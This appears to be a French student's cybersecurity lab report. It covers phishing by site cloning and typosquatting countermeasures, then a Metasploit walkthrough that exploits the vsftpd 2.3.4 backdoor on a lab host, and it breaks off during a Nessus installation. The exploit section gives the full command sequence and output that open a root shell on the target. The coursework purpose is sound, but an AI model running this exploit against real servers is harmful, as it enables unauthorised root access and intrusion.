Je termine l'attaque et je génère le rapport dans «***/root/.set/reports/***»

J'ouvre ce rapport



Q1. Rappelez le mode opératoire des attaquants.

L'attaquant fait un clonage de site web pour copier un site déjà existant, avant de recréer le site sur un serveur accessible sur internet, en utilisant la plupart du temps un nom de domaine proche de l'original afin d'induire en erreur la victime, qui pense être sur le site original. C'est par inadvertance que les victimes peuvent tomber sur le site, avec par exemple une faute de frappe : c'est du typosquattage. La victime saisit alors ses informations personnelles pour se connecter (email et mot de

passe), et est directement redirigée vers le site original : elle pense alors à une simple erreur de connexion, alors que l'outil vient de récupérer ses identifiants.

Q2. Listez les contre-mesures principales du côté des organisations pour limiter les attaques de typosquattage.

-Surveillance des noms de domaine et enregistrement des domaines similaires.

-Sensibilisation des utilisateurs aux risques du typosquattage et du phishing pour renforcer leur vigilance et leur capacité à identifier les sites légitimes.

-Maintien de la sécurité des systèmes avec des mesures de sécurité telles que les certificats SSL.

-Surveiller continuellement les activités inhabituelles sur les serveurs pour repérer les attaques de typosquattage et renforcer la sécurité en ligne

Q3. Donnez les moyens dont disposent les propriétaires des sites légitimes contre les typosquatteurs.

Les propriétaires des sites légitimes disposent de plusieurs moyens juridiques et administratifs pour aider à lutter contre les typosquatteurs.

Ils peuvent enregistrer des variantes de noms de domaine, faire des enquêtes et poursuivre les attaquants en justice pour contrefaçon de marque et de violation de droits d'auteur en apportant des preuves de dépôts de marque

Q4. Listez les bonnes pratiques côté internautes afin d'éviter le typosquattage.

Pour éviter le typosquattage, les internautes devraient vérifier attentivement les URLs, en prêtant attention aux fautes de frappe. L'utilisation de signets pour accéder directement aux sites fréquemment visités peut réduire les risques. Il est également crucial de s'informer sur les techniques de phishing et de typosquatting pour renforcer la vigilance en ligne

Activité 5:

Durant l'activité 5, je vais réaliser une ***attaque backdoor***

Je vais donc installer le service de base de données PostgreSQL que Metasploit doit utiliser pour tracer les différentes actions que l'on va mener

```
┌──(etusio kali)-[~]
└─$ sudo systemctl start postgresql
```

Puis je démarrer ce service

```
┌──(etusio kali)-[~]
└─$ sudo systemctl start postgresql
```

Je démarre maintenant la console metasploit a l'aide de la commande ***sudo msfconsole***

```
┌──(etusio kali)-[~]
└─$ sudo msfconsole

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOOx.
  :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
 'OOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOO'
 oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOo
 dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOx
 lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOl
 .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
  cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
   oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
    lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
     ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
      .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
        ,kOl'M.OOOOOOOOOOOO.M'dOk,
          :kk;.OOOOOOOOOOO.;Ok:
            ;kOOOOOOOOOOOOOOk:
              ,xOOOOOOOOOx,
                .lOOOOOOOl.
                   ,dOd,
                     .

      =[ metasploit v6.3.31-dev                          ]
```

Q1. Définissez les termes « exploit » et « payload ».

Le terme "exploit" est l'outil qui tire parti des vulnérabilités dans un logiciel ou un système et le "payload" représente le code malveillant qui sera exécuté sur la machine cible une fois qu'une vulnérabilité a été exploitée avec succès.


Pour je sélectionne l'exploit associé au service VsFTPd 2.3.4 a l'aide de la commande ***use exploit/unix/ftp/vsftpd_234_backdoor***

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

Grâce a la commande ***info*** ,j'aurai plus de détails sur la vulnérabilité exploitable

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/us
                                     ing-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters
```

Ensuite, grâce a la commande ***options*** ,je découvre les options disponibles pour l'exploitation de la vulnérabilité.



Q3. Définissez les termes « RHOSTS », « RPORT » et « Backdoor »

RHOSTS" signifie "Remote hosts". Il s'agit de l'adresse IP ou du nom d'hôte de la machine cible que nous souhaitons attaquer. "RPORT" signifie "Remote port". C'est le port réseau sur lequel l'exploit va tenter de se connecter sur la machine cible. Et enfin, une backdoor est une porte dérobée ou un accès secret créé par un attaquant pour contourner les mécanismes de sécurité normaux. Une backdoor peut être établie en utilisant un payload qui permet à l'attaquant d'obtenir un accès non autorisé à distance à la machine compromise.

Ensuite je fais la commande « ***set RHOSTS 172.16.10.5*** »

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.10.5
RHOSTS ⇒ 172.16.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor)
```

Puis la commande ***PAYLOAD cmd/unix/interact***

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) set PAYLOAD cmd/unix/interact
PAYLOAD ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Puis je lance l'exploit avec la commande ***exploit***

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.10.5:21 - USER: 331 Please specify the password.
[+] 172.16.10.5:21 - Backdoor service has been spawned, handling...
[+] 172.16.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.12:34255 → 172.16.10.5:6200) at 2023-11-21 13:34:46 +0100

cd /home/ftp
nano test
```

Q4. Depuis le shell « exploit », déplacez-vous dans le répertoire /home/ftp et créez un fichier.

Je me déplace dans le répertoire ***/home/ftp*** et je créé le fichier ***test***

```
cd /home/ftp
nano test
```

Q5. Vérifiez la présence du fichier sur la machine metasploitable.

Je vérifie la présence de ce dossier sur la machine metasploitable

```
msfadmin@srvm:/home/ftp$ ls
test
msfadmin@srvm:/home/ftp$
```

Q6. Consultez le site https://www.cvedetails.com et expliquez en quoi ce site peut être utile pour un analyste en cybersécurité.

Le site “https://www.cvedetails.com” est utile pour un analyste en cybersécurité car il rassemble des informations détaillées sur les vulnérabilités informatiques répertoriées dans la base de données des CVE. Nous pouvons y trouver des descriptions, des scores de gravité, des références à des correctifs... Cela permet de rester informé sur les menaces, de suivre les mises à jour, et de prendre des mesures pour protéger les systèmes contre des vulnérabilités.

Q7. Les développeurs peuvent-ils être concernés par une faille sur un serveur FTP ? Justifiez.

Oui, car les serveurs FTP sont souvent utilisés par les développeurs pour transférer des fichiers liés à leurs projets, tels que des codes sources, des scripts et d'autres données importantes. Si un serveur FTP présente une faille de sécurité, cela peut compromettre l’intégrité de ces fichiers, ce qui peut avoir un impact sur le travail des développeurs et la sécurité de son travail.

Q8. Proposez une contre-mesure pour éviter d'être victime d'une telle attaque.


Pour renforcer la sécurité d'un serveur FTP et éviter les attaques, nous pouvons utiliser des protocoles sécurisés comme FTPS ou SFTP pour chiffrer les transferts de fichiers. Nous pouvons chiffrer les fichiers stockés et mettre des autorisations précises sur des utilisateurs.

Activité 6:

Pour l'activité 6,je vais analyser des failles de sécurité avec Nessus


Donc je commence a installé Nessus avec le lien suivant: r

https://www.tenable.com/downloads/nessus?loginAttempted=true



Avec la commande suivante:


dpkg -i /home/etusio/Téléchargements/Nessus-10.6.3 -debian10_amd64.deb



Par la suite, je lance le service grâce a la commande

/bin/systemctl start nessusd.service

On vérifie que le service s'est bien lancé: ***sudo systemctl status nessusd.service***



Désormais, avec le lien ***https://127.0.0.1:8834 ou https://kali:8834/***, j'accède